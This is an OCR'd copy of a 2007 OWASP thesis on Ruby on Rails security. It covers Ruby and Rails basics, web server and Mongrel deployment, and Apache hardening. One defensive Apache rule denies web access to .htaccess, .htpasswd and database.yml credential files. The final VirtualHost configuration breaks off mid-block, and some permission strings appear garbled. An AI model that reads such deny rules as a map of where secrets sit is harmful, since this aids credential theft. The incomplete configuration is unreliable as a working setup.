OWASP

Heiko Webers

Web Application Security Put Into Practice

Ruby On Rails Security

Heiko Webers

August 8, 2007

Contents

1 Introduction

1.1 Motivation

Traditional applications were either fully installed on a local computer or accessed with a locally installed client that interacted with a remote server software. Nowadays many software vendors develop web interfaces for their software products, but there are also an increasing number of web applications that are solely used with a web browser. A web application is a computer program which is run on a web server and accessed with a web browser. The web browser is becoming an universal client for any web application. Examples for web applications include web-based e-mail clients, online auction systems, project management applications or even entire browser-based operating systems. Web pages are written in the static HyperText Markup Language (HTML), but client-side scripting languages, such as JavaScript, can create a more interactive experience. Recent technology impose nearly no limit on functionality: the user can drag&drop elements or draw in the web browser, and the web application can access the user's mouse and keyboard. The main advantage of web applications is that they can be updated or maintained without installation on a client. Moreover, the software vendor does not have to build various clients for different operating systems. However, the disadvantages are web browser incompatibilities, the fact that offline usage of web applications is not possible, and a high threat from criminal hackers.

The Gartner Group estimates that 75% of attacks are at the web application level, and found out "that out of 300 audited sites, 97% are vulnerable to attack" [15]. This is because web applications are relatively easy to attack, as they are simple to understand and manipulate, even by the lay person. However, easy to develop applications mean that there are many developers who have little prior experience. Furthermore, most of today's firewalls cannot avoid web application attacks as they operate on a different level of abstraction.

The threats against web applications include user account hijacking, bypass of access control, reading or modifying sensitive data, or presenting fraudulent content. Moreover, an attacker might be able to install a Trojan horse program or unsolicited e-mail sending software, aim at financial enrichment or cause brand name damage by modifying company resources. In order to prevent attacks, minimize their impact and remove points of attack, first of all, we have to fully understand the attack methods in order to find the correct countermeasures. Furthermore, it is important to secure all layers of a web application environment: The back-end storage, the web server and the web application itself. There are many different techniques, programming languages and application frameworks to build web applications. One of the newest and most popular is Ruby on Rails, a web application framework based on the programming language Ruby. To date, there has not been an in-depth security analysis of Ruby on Rails, so that is the aim of this thesis. Although the analysis is about Ruby on Rails, in fact many security advises given herein apply to web applications in general. Figure 1 shows the interaction of the three layers of a web application environment on the server.

1.2 Ruby

Ruby [17] was released in 1995 by Yukihiro "Matz" Matsumoto from Japan, and is distributed under the open source Ruby license [29]. In 2006 it achieved mass acceptance



Figure 1: A typical Ruby on Rails web application environment

and today, according to the TIOBE index [51], which measures the usage of programming languages, Ruby is in the top ten, with one of the fastest growing popularity. Ruby is an interpreted, not a compiled programming language, which means that the higher-level constructs in a Ruby program will be translated on-the-fly to lower-level machine-code every time you execute the program. This is in contrast to compiled programming languages, which are translated to machine-code once and therefore executed faster. But there is a project called YARV [28], which is a byte code interpreter aiming at reducing the execution time of Ruby programs. It will be fully merged into Ruby by the end of 2007. Ruby is influenced by Smalltalk, Python, Perl and others. It is a fully object-oriented programming language with a clean syntax, which makes it easy to read and write Ruby programs. Just about everything is an object, and the result of manipulations of an object are themselves objects:

```
-100.abs  # returns the absolute value of the object -100
# returns the string length of the object "Hello world":
"Hello world".length
# returns the sorted array object in reverse order:
[ 3, 1, 7, 0 ].sort.reverse
```

Ruby describes itself as "a programmer's best friend", because it can help you understand your code better, for example by introducing underscores as thousands separator, or making it readable such as human language:

```
population = 12_000_000_000  # assigns a value of 12 billion
7.times { puts "Hello world" }  # outputs 7 times "‘Hello world"’
1.upto(5) { |x| puts x }  # outputs the numbers 1 up to 5
0.step(12,3) { |x| puts x }  # outputs the numbers 0, 3, 6, 9, 12
```

It supports parallel assignment, thus functions can return multiple values, and it is easy to swap values:

```
i1, i2 = 1, 1  # assigns 1 to i1 and i2
# assigns the values that the function getvalues() returns:
value1, value2 = getvalues()
a, b = b, a  # swaps the values of a and b
```

But also more complicated detection or filtering operations can be accomplished easily in Ruby:

```
# returns the first object of the enumeration 1 to 100,
# for which the condition is true, which is 35
(1..100).detect { |i| i % 5 == 0 and i % 7 == 0 }

# returns an array of dates of the first 7 days in 2007
(1..7).collect { |day| Time.local(2007,1,day) }
```

One of Ruby's major drawback, without the use of YARV, is the execution speed compared to other languages. The Computer Language Shootout [20] compares several programming languages in terms of execution time and memory usage. It can be up to ten or twenty times slower than Perl, Python and Smalltalk, but the memory usage can be significantly lower.

There are some naming conventions for variables in Ruby. If an identifier starts with a dollar sign ($), it is a global variable. If the first letter is a capital letter, it is a constant. If it starts with an @ sign, it is an instance variable. And if it starts with two @ signs, it is a class variable. An instance variable is often used to internally define attributes of instances of classes. In contrast to that, there is only one copy of a particular class variable for a given class.

```
class Song
  @@plays = 0  # class variable, one copy for all instances of the class
  def initialize
    @plays = 0  # instance variable, valid in one instance only
  end
  # returns the number of plays of a particular song and how many have been
  # played overall
  def getplays
    "This song was played #{@plays} times. Total #{@@plays} plays"
  end
end
```

All classes are extensible or changeable, even the core classes, such as the integer class Fixnum, for which you could, for example, define a new comparison method or change the + operator. Ruby does not support the normative multiple inheritance, as it has the *diamond problem*. The diamond problem occurs when two (or more) classes inherit from a superclass and another class inherits from both of them. If the latter then calls a method in the superclass, which class of the two shall it inherit from? So Ruby basically uses single inheritance, every class has only one immediate parent, but as it may result in functionality being rewritten in several places, Ruby's solution are: Mixins. A mixin is like a partial class definition, and classes can include any number of mixins.

Other features include:

- Ruby provides full regular expression support
- Just about everything has a value, for example you could use `result = case decision when "option1" then ... when "option2" then ... end`
- Iterations do not loop over indexes, but over items. This helps not to get confused about index numbers and avoids *index out of bounds* errors

Figure 2: The Model-View-Controller design pattern

- Ruby supports multi threading, has several network classes, and even Graphical User Interfaces (GUIs) can be created with Ruby
- There is a Ruby interpreter for nearly every operating system

1.3 Ruby On Rails

Ruby on Rails [13], also shortened to Rails or RoR, was released in 2004 by David Heinemeier Hansson from Denmark, and is released under the open source Massachusetts Institute of Technology license [34]. Rails is a web application framework to develop, test and deploy applications. It is written in Ruby and accounts for the growing success of Ruby. In the short period of time after Rails' release, it became a very popular framework. The following describes the main features of Ruby on Rails.

Model, Views And Controllers In order to keep the program maintainable, Rails is based on the Model-View-Controller (MVC) design pattern. This architectural pattern is a clean approach to separate the data manipulation from the business logic and the presentation layer, rather than producing code which is mixing all three layers together. The model is responsible for handling the data, i.e. saving it to and loading it from a database, a file et cetera. The controller receives events from the outside world, analyzes them and reacts accordingly, by interacting with the model and creating the appropriate view. And the view is the actual resulting web page, it is, however, not responsible for interacting with the user, but it forwards the input events to the controller. Figure 2 depicts the MVC pattern: The view is generated by the controller and forwards events to it. And the controller possibly uses data from the model. Also, the model layer can enforce the business logic, for example checking whether a given credit card number is stolen or not.

DRY DRY is a process philosophy from [24] and stands for *Don't repeat yourself* which aims at reducing duplication. In order to preserve maintainability, neither data nor functionality should be redundant. Rails consequently uses the DRY principle, very little duplication can be found in a Rails application. For example there is one place to store the database access parameters. You do not have to define getter and setter methods or attributes for the columns of database tables - Rails creates them automatically. That means changing values in one place does not imply changing them in many other code changes.

Convention Over Configuration By default, Rails does not need much configuration, it rather uses conventions, which means you can write your application with less code. For example, Rails identifies which controller method has to be called by analyzing the incoming Hypertext Transfer Protocol (HTTP) request. There are naming conventions, for example the table name in the database is the plural form of the model's class name. Rails has been extracted from an existing application [1], that means, these convention are

based on practical experience, but you are able to easily change these defaults, if you wish to.

Testing Rails can test web applications in all MVC layers. You can test your models and controllers, but also your views. You can verify that an HTTP request returns the correct status code, or that specific HTML tags are included in the generated view.

Runtime Environments A Rails application can be run in different runtime environments, where each has its own configuration. For each you can specify what should be logged, how errors are treated, et cetera. By default, Rails has three environments: Development, test and production. The development environment logs the most and the production environment has the best performance and does not show detailed error messages to the user. Each environment may have its own database, which is especially good for the test environment, as it can produce repeatable errors.

Generators There are many third-party generators. Ruby on Rails itself comes with a standard set of generators that help the programmer to handle recurrent tasks faster. For example, when you start a new Rails project, you will usually use a Rails generator to create the basic directory structure and some configuration files. The models, views and controllers are placed into the */app* folder, configuration files, such as the database access parameters go into the */config* directory and the */public* directory contains the public accessible files, static HTML files, for example. The */db* directory contains generated code to migrate a database, the */doc* directory can hold documentation files, the */lib* directory contains application specific libraries, which do not fit into a specific controller or model, */script* is for generators and automated processes, */test* contains all test cases (possibly partly generated), */tmp* contains temporary files, and the */vendor* directory is intended for external libraries the application depends on.

Scaffolding You can use Rails' *scaffolding* generator to create a fully functional application already on day one. Based on the database, scaffolding generates models, views and controllers which can create, edit, show and remove data. Now, step by step, you can replace the generated code with real functionality, and the application is always fully functional. This generator also creates basic test files for controllers and models.

Rails Is Agile There is an immediate feedback in Rails applications, as the developer and customer can instantly see the results. Also, Rails is able to create documentation of the entire codebase very easily. These are the technical values expressed in the Agile Manifesto [10].

Standards Ruby on Rails was the first noteworthy framework, which supported Ajax - an abbreviation for Asynchronous JavaScript and XML (Extensible Markup Language), a technique to develop interactive web applications. The newest version introduced the use of RESTful URLs, which uses the less known HTTP methods DELETE and PUT, besides the popular GET and POST requests.

> "Representational State Transfer (REST) is intended to evoke an image of how a well-designed Web application behaves: a network of web pages (a virtual state-machine), where the user progresses through an application by selecting links (state transitions), resulting in the next page (representing the next state

of the application) being transferred to the user and rendered for their use." [18]

With Rails the developer can concentrate on implementing the business logic rather than dealing with technical details, and automation during deployment helps reducing errors. This document is based on Ruby on Rails version 1.1.6.

2 Web Server

In general, Ruby (and thus Ruby on Rails) is a script interpreter which runs on a server. In order to access Rails applications from the Internet, you need a web server which handles the HTTP requests and runs the Ruby on Rails code. The following three sections introduce the general handling of incoming request, how dynamic content can be created and how to secure the transmission of the data. 2.4 and 2.5 present the most popular web server applications, in general and for the use with Rails. Choosing a deployment for Rails applications is not an easy task. 2.6 describes what you have to consider. Eventually, we will decide to use the *Apache* web server and out of the different possibilities to run a Rails application with *Apache*, we will choose *Mongrel* to execute the Rails scripts. In 2.8 we turn to the installation and configuration of *Apache*, 2.8.4 describes how *Mongrel* is connected to *Apache*, and the following sections address the secure configuration of *Apache*.

2.1 Request Handling

The straightforward implementation of a web server would listen on a specific Transmission Control Protocol (TCP) port and process the requests as they are coming in, one after another. TCP sockets can buffer a certain amount of requests, but with a growing number of them, the response time can expand until the users only receive time-outs. Moreover, most of the time the server resources would lie idle, so we need means to handle requests concurrently. A forking server awaits requests, and, with the POSIX *fork()* command, creates identical process copies (child processes) of itself, when a request is actually coming in, which then handle the request. The parent process, then, accepts new requests. This server model, though, is not very stable and has bad performance, as it is very costly to create process copies.

A pre-forking server creates several child processes already in advance, so a client does not have to wait for a new child process to be "forked" before the request can be handled. You can fine-tune how many processes will be created at startup, how many idle processes (i.e., those that are not handling requests) should be always available, and how many requests a process is allowed to handle, before it will be destroyed and created a new one.

Modern operating systems provide a lightweight alternative to cumbersome processes. Just as you can run several processes in an operating system, you can have several threads in a process. Threads share the same memory, so they can be created much more efficiently. The drawback of this is, that threads are not separated from one another, which can lead to serious errors or even security problems, if they are not programmed "thread-safe". A threading server works like a pre-forking server, it creates several spare threads in advance, but with fewer system resources and highly efficient.
2.4 introduces web server implementations and a deployment is chosen in 2.6.

2.2 CGI

Historically web servers were built to serve static content, which means that they deliver files from the server without any modification. To create dynamic content, based on user input or other variables, you can use the Common Gateway Interface (CGI) [19], for example. In principle you can run a Rails application on every web server which supports CGI. CGI is a standard protocol for exchanging data between the web server and third-party software, the Ruby interpreter, for example. One big advantage is, that it is language



Figure 3: The Secure Socket Layer (SSL), figure based on [3]

and architecture independent. The web server receives a request, sets several environment variables according to the CGI standard and creates a new process for each request. The language interpreter then extracts the needed information from the variables, executes the program and returns the result over environment variables to the web server, which delivers it to the client. The original CGI has a significant drawback - poor performance, since it creates a new process for each request and destroys it afterwards.
Much faster is FastCGI [35] that creates several processes of the language interpreter at startup, which will be immediately available for new commands after a request is executed. The Simple Common Gateway Interface (SCGI) [43] was initially developed for Python interpreters to replace CGI and FastCGI and to make it easier to handle CGI requests. It is similar to FastCGI, easier to implement, now works with every language interpreter, however it is not very widespread.

2.3 SSL

Normal HTTP traffic is vulnerable to eavesdropping and tampering, because HTTP requests usually pass several servers in transit. That is why the Secure Sockets Layer (SSL) was introduced. SSL is a cryptographic protocol to securely transfer data between a client and a server using symmetric encryption (see Encryption section in the Appendix). That means only the client and the server can decrypt the user data. However, all security measures will be useless if there is no secure way of exchanging keys to encrypt and decrypt the data. SSL uses a handshake protocol based on asymmetric encryption to exchange the keys. The security of this exchange is based on a server certificate which contains a public and a private key. This certificate is issued by a third party certification authority

(CA) which attests that the public key of the certificate belongs to the entity mentioned in it, whereas the entity in this case is a web site. The client's user agent (web browser) has a built-in list of trusted CAs, so it will trust all certificates issued by these CAs. In general the key exchange works like this: If a client wants to connect to a server via SSL, he will contact it over the secure HTTP protocol (HTTPS) on the default port 443 (1 in Figure 2.3). The server sends back his public key from the certificate (2), and the client encrypts a random number (3) with the servers public key (4). That way only the server can decrypt the random number with the private key from the certificate. Both, the server and the client now have a common secret which they will use to encrypt or decrypt the data sent over this connection (5). The big disadvantage of SSL is, that it is relatively computationally intensive. Although Transport Layer Security (TLS) is an advancement for SSL, the latter identifier is commonly used for both.

2.4 Web Server Applications

There are the following popular web server applications:

2.4.1 Apache

The Apache web server [11] by the Apache Software Foundation is stable, very widespread and the industry standard. As of March 2007 it has a market share of 58.62 percent, according to the Netcraft Web Server Survey [32]. Nearly the entire functionality of Apache is provided in modules, which makes it very flexible. Its flexibility can make it a very secure web server, but the drawback of that is its relatively complicated configuration.
There are three versions of Apache, 1.3, 2.0 and 2.2, for which regular security updates are provided. Version 1.3 is available since 1996, thus tested thoroughly, and still in use on very many servers, though it is a legacy version. Version 2.0 was a complete re-write from 2000 until the public release in 2002, and the main new feature were the multi-processing modules (see below). Version 2.2 was released in 2005 and featured, among other things, a new mod_proxy_balancer module to load balance requests (see 2.5.2 for more on that). The Apache Software Foundation recommends to use the latest version, currently 2.2.4.

Multi-processing modules (MPMs) Apache 2 introduced the multi-processing modules (MPMs), which provide networking features, accept requests and dispatch them to children to handle the request. Apache supports many operating systems, and it was therefore sometimes hard to support the same features on different operating systems. For example, Apache 1.3 includes a POSIX layer to emulate Unix commands, the new version with MPMs now uses native networking features, which especially makes Apache for Windows much more efficient. You can choose from several MPMs at compile time in order to suit your needs.

The pre-forking server mode, which was the standard behavior in Apache 1.3, lives on in the prefork MPM, which is the default for Unix operating systems. The prefork MPM is a non-threaded, pre-forking web server, which is for compatibility with non-thread-safe modules.
There are several operating system specific MPMs, such as mpm_winnt, beos, mpm_netware and mpmt_os2, and basically one thread-based MPM (worker), among other experimental modules. The worker MPM is highly efficient serving static pages, but needs thread-safe

libraries for dynamic content. Popular modules, such as mod_php and mod_perl, are not thread-safe and thus cannot be used.

2.4.2 Lighttpd

As of March 2007 Lighttpd [14] has a market share of 1.27 percent, according to the Netcraft Web Server Survey [32]. It is a much simpler, thus less flexible, but very memory saving web server. It requires less configuration and has very good performance, especially for static content. However, Lighttpd is young, under heavy development and some "versions have been much more stable than later versions" [53].

2.5 Web Server Applications Specific To Rails

The following web servers are specific to Ruby on Rails, that means they are used almost exclusively with Rails. These are also the web servers most developers use in their development environment.

2.5.1 WEBrick

WEBrick [25] is an HTTP server library written in Ruby and the standard web server for Rails projects. The server is generally considered for a testing and development environment and not for production. It requires no configuration, however it is very resource hungry and crashes often.

2.5.2 Mongrel

A fast and stable HTTP library and server is Mongrel [47]. Written also mostly in Ruby, it runs the Ruby code right in the server without having to use any intermediate protocol, such as CGI. It is easy to manage and configure and was developed to serve dynamic Ruby (on Rails) content. It is also able to deliver static content decently, but not so good at sending out large files.
Mongrel as a stand-alone web server can handle small sites with quite a few concurrent connections, but it will break down when it has to process too many requests at the same time. A single Mongrel can handle an average of ten requests per second on a development machine. That is because Ruby on Rails is not thread safe, i.e., there can be only one operation at a time, or they will interfere each other. So typically a set of Mongrel instances is run to process concurrent requests. In order to distribute the load to the Mongrels, you need a load balancer (see below) or front-end web server, which receive the requests from the client. You will definitely have to use this architecture if you want to use SSL, as Mongrel itself does not support SSL and was never intended to do so.

Load balancing As described above, Mongrel is typically run as a cluster and a proxy or load balancer in front of it, as in figure 4. The proxy, in this case, is actually a reverse proxy, as it forwards all the requests coming from the Internet to background servers, in contrast to forward proxies, which forward the requests from a client to the Internet. A load balancer is a software which spreads work (HTTP requests, in this case) between background servers and can be regarded as a special kind of proxy. Figure 4 visualizes how a load balancer or proxy works. Load balancing can be done on hardware basis already, which is very expensive, or with a reverse proxy and load balancer software, such as Pound [22]. Pound also supports SSL. Also Lighttpd with mod_proxy [5] can be used to forward



Figure 4: Reverse proxy or load balancer connected to a Mongrel cluster

requests to the Mongrel processes, but this is not recommended by the author of Mongrel in [50], as the mod_proxy plugin is not being updated.

2.6 Choosing A Deployment

When choosing a deployment method there are quite a few things to consider:

- How many requests per second will the application have to handle? It is not important how many users access the application overall, but how many requests you have to process per second.
- How much concurrency do you need? If you have operations that take a long time, you will have to take this into consideration, as one Ruby interpreter can only process one Rails operation at a time.
- How large are the files to be delivered in terms of size?
- How much dynamic versus static content do you have?
- Do you need SSL?
- Do you need support for other scripting languages, such as Hypertext Preprocessor (PHP)?

A good practice is to start small and with an easy to configure system, you can extend it afterwards. If you have a normal Ruby on Rails web application with a few requests (for the time being), small to medium sized files and mostly dynamic content, you can consider running it with one Mongrel. If you get more requests or you need SSL and the files are still not too large, you can load balance the requests using Pound. If you get even more requests, if you need support for other scripting languages or you want to deliver larger files, then you will need either Lighttpd or Apache as a front-end server. As Apache 2.2 provides a stable web server and good security (for example with mod_security, see 2.8.8), and as it is part of the recommended setup by [48] and [53], we will discuss Apache 2.2 in the following. [49] provides further reading on deployment methods.

2.7 Ruby On Rails Binding With Apache

As Ruby is an interpreted language, the Ruby on Rails scripts need to be run by an interpreter. That is, the web server receives a request, forwards it to a Ruby interpreter, and returns the result. There are several solutions to do this, all with assets and drawbacks.

2.7.1 Mod_ruby

The Apache module mod_ruby provides a straightforward solution, as it executes the Ruby script right in the server. For most interpreted languages, such as PHP or Python, a special Apache module for the language is a widespread solution, but not for Ruby. Partly, because the built-in solution takes away memory from every Apache process. Moreover, it is considered unsafe to use it with Ruby on Rails when there is more than one application running per Apache installation. That is because mod_ruby uses one shared interpreter for the entire Apache installation and different Rails applications might start sharing the same classes. Furthermore, it shares the same namespace with other Apache modules which can lead to conflicts.

2.7.2 CGI

As described above, the original CGI is old, relatively slow and memory consuming. Therefore FastCGI or SCGI are preferred over CGI. The default Rails setup for many years has been using FastCGI: Apache 2 receives a request, invokes a FastCGI request, which executes the Ruby code and returns the result. FastCGI also operates outside of Apache, which makes it possible to use non thread-safe modules, when Apache has a multi-threaded MPM (such as worker).

There are several implementations of FastCGI for Apache, including the original module mod_fastcgi [35], which dates back to the mid-1990s. According to [41], it has some problems concerning processes which cannot be stopped when running on Apache 2.x, but it works in Apache 1.3. For Apache 2.x, mod_fcgid [37] is a newer replacement with no problems with zombie processes. Mod_scgi [43] is a SCGI implementation for Apache. For a relatively long time FastCGI was the most popular and fastest solution to run Ruby on Rails scripts, though FastCGI was an already abandoned technology, until Rails reactivated it. Most other scripting languages are run directly in the server with a special module, which made the use of FastCGI unnecessary. As [53] points out, “FastCGI came with lots of issues.” Many developers ...

> "...have deployed applications using every possible combination of web server and FastCGI environment and have found serious issues with every single one of them. Other developers have deployed FastCGI-based solutions with nary a problem. But enough people have seen enough problems that it has become clear that it's not a great solution to recommend." [53]

But FastCGI is still the most widespread solution and in many cases the only option in virtual servers set up by hosting providers. For smaller applications FastCGI or SCGI will certainly work, but [53], which is partly written by the inventor of Ruby on Rails, recommends another solution, which came up in 2006 in the shape of Mongrel.

2.7.3 Mongrel

The preferred setup, as in [48] and [53], is, to put Mongrel behind an Apache 2.2, which has an actively maintained mod_proxy_balancer plugin, and load balance the requests to a set of Mongrels using this module. A big advantage of HTTP proxying is that it is future proof (as it uses HTTP) and can be extended to forward requests to applications in different languages to their interpreters.



Figure 5: Apache 2.2 with mod_proxy_balancer, 3 Mongrels and the back-end storage

In the following, Apache version 2.2 with mod_proxy_balancer and Mongrel will be examined, as shown in Figure 5. We will use the *worker* Apache MPM here as it is the fastest and no thread-unsafe modules are required.

2.8 Installing And Securing Apache

2.8.1 Installation

The installation process differs from distribution to distribution: You can either use a package manager (such as Aptitude on Debian) to install a package, or download the source code directly from the Apache web site [11]. If you do not trust the distribution server, or you need a special version or MPM, it is better to download the source code and compile it yourself. You should also check the integrity and authenticity of the source code by means of the digital signature. Before compiling it, you can choose where to install it to, which MPM and which other modules you want to use. Third-party modules, however, can be added afterwards. Apache comes with a basic set of modules, see below for a list of available modules.

Normally, Apache will be installed into */usr/local/apache2*, but you should configure it following the conventions of your Unix distribution. On Debian, for example, the binaries go into */usr/sbin*, modules into */usr/lib/apache2*, configuration files into */etc/apache2*, log files into */var/log/apache2* and the actual content files, i.e. the Ruby on Rails files, into */var/www*. The top of the directory tree must be indicated with the *ServerRoot* directive in the configuration file (see configuration section).

2.8.2 Configuration

The configuration of Apache usually happens in the *httpd.conf* file. For better organization, you can, however, move some configuration to other files and include the file in *httpd.conf*, using the *Include* directive. For example, you could configure each of the modules in a separate file. Apache comes with a standard configuration file, which, depending on you installation method, is already pre-configured.

2.8.3 User

It is not recommended to run the Apache server with the privileges of the Unix root user, as an attacker would have full access to the system, if he could exploit a security hole. Apache can be configured to answer requests as an unprivileged user, the main, parent

process, though, will remain running as root. However, this feature is only available with the prefork or worker MPM. In order to use this, you have to start the server with root privileges, and it will then change to the lesser privileged user. So at first add a new Unix user and group in a shell:

```
# add a user group named apache
groupadd apache

# add a user named apache with the real name Apache, the home
# directory is /dev/null (the null device), the user is added
# to the apache group and with no shell access
useradd apache -c "Apache" -d /dev/null -g apache -s /bin/false
```

Then edit your configuration, and add the user and group name:

```
User apache
Group apache
```

There is the apache2ctl script in Apache's binary folder, which is the preferred way to start and stop the server. Switch to the root user and start the server:

```
apache2ctl start   # use stop to stop it
```

Now review your process list in order to verify that the server has switched to the apache user. The column USER should be apache for each of the possibly many apache processes:

```
ps aux | grep apache   # maybe use "grep httpd" if your Apache
                       # binary has a different name
```

2.8.4 Virtual Hosts

A straightforward implementation of a web server would be available at a single address only. However, server resources may lie idle, so several *virtual* hosts are set up on a single physical server. Apache provides an easy way to set up virtual hosts in one server installation, that means several websites can be run on the same Apache. It is common to set up a virtual host for a Rails application, rather than using the one-for-all configuration. Therefore, you should move the *DocumentRoot*, which defines the top of the directory tree visible from the web, and any Alias directives, which allow web access to parts of the file system that are not underneath the *DocumentRoot*, to the virtual host configuration. A virtual host can be defined in the main configuration file or in a seperate one, which you have to include in the main configuration file (see Configuration section).
In a typical Rails application, you'll define the */public* directory as *DocumentRoot* and put all static files into it. If you use a different directory structure, you should obey the rule "generally disallow access, allow only in particular", so you do not accidentally allow access, as Apache serves any file in *DocumentRoot* mapped from an URL, by default. Make sure you remove any file from the *DocumentRoot* directory tree, which is not intended for public viewing (*dispatch.cgi*, for example).

The *<Directory>* directive [11] is used to enclose a group of directives that apply to a specific directory only. You can use it to allow or disallow everyone or only specific IP addresses to access the files in the directory. Note, that the directives also apply to all sub-directories. The following example allows access for all to a Rails */public* directory, but not to the */public/secret* directory, this only allowed from the IP address *192.168.1.104*.

```
<Directory /var/www/test/public>
    Order allow,deny
    Allow from all
</Directory>

<Directory /var/www/test/public/secret>
    Order deny,allow
    Deny from all
    Allow from 192.168.1.104
</Directory>
```

To generally disallow access to files matching a specific name pattern, you can use the *<Files>* directive, either in a virtual host section or in the main configuration section. The following disallows access to *.htaccess* and *.htpasswd* files, which may contain sensitive data, to the *database.yml* file, which contains login information for the database, and to Ruby sources files (**.rb*), which you may want to disallow generally.

```
<Files ~ ‘‘(^\.ht|database.yml|\.rb$)’’>
    Order allow,deny
    Deny from all
</Files>
```

The following shows a virtual host setup which proxies requests (using mod_proxy_balancer) to a set of three Mongrels. As a prerequisite you have to start a Mongrel cluster of three. The command to start an instance at port 8000, with the privileges of the *apache* user and group, and listening only to local requests (from Apache), is: `mongrel_rails start -d -p 8000 -e production -P log/mongrel-1.pid -a 127.0.0.1 -user apache -group apache`.

```
NameVirtualHost *:80
<VirtualHost *:80>
  DocumentRoot /var/www/test/public
  ServerName www.test.com

  <Directory /var/www/test/public>
      Order Allow,Deny
      Allow from all

      # enable URL rewriting:
      RewriteEngine On
      # if nothing stated, go to main page
      RewriteRule ^$ /index.html [QSA]

      # Redirect all non-static requests to the cluster
      RewriteCond %{DOCUMENT_ROOT}/%{REQUEST_FILENAME} !-f
      RewriteRule ^(.*)$ balancer://mongrel_cluster%{REQUEST_URI} [P,QSA,L]
  </Directory>

  <Proxy balancer://mongrel_cluster>
      BalancerMember http://127.0.0.1:8000
```

Subject	Ownership (user:group)	Privileges
Binary directory	root:root	`755 (rwxr-xr-x)`
Binary files, such as the httpd executable	root:root	`511 (r-x-x-x)`
Configuration directory and files	root:root	`755 (rwxr-xr-x)`
Log files and its directory	root:root	`700 (rwx-- --)`
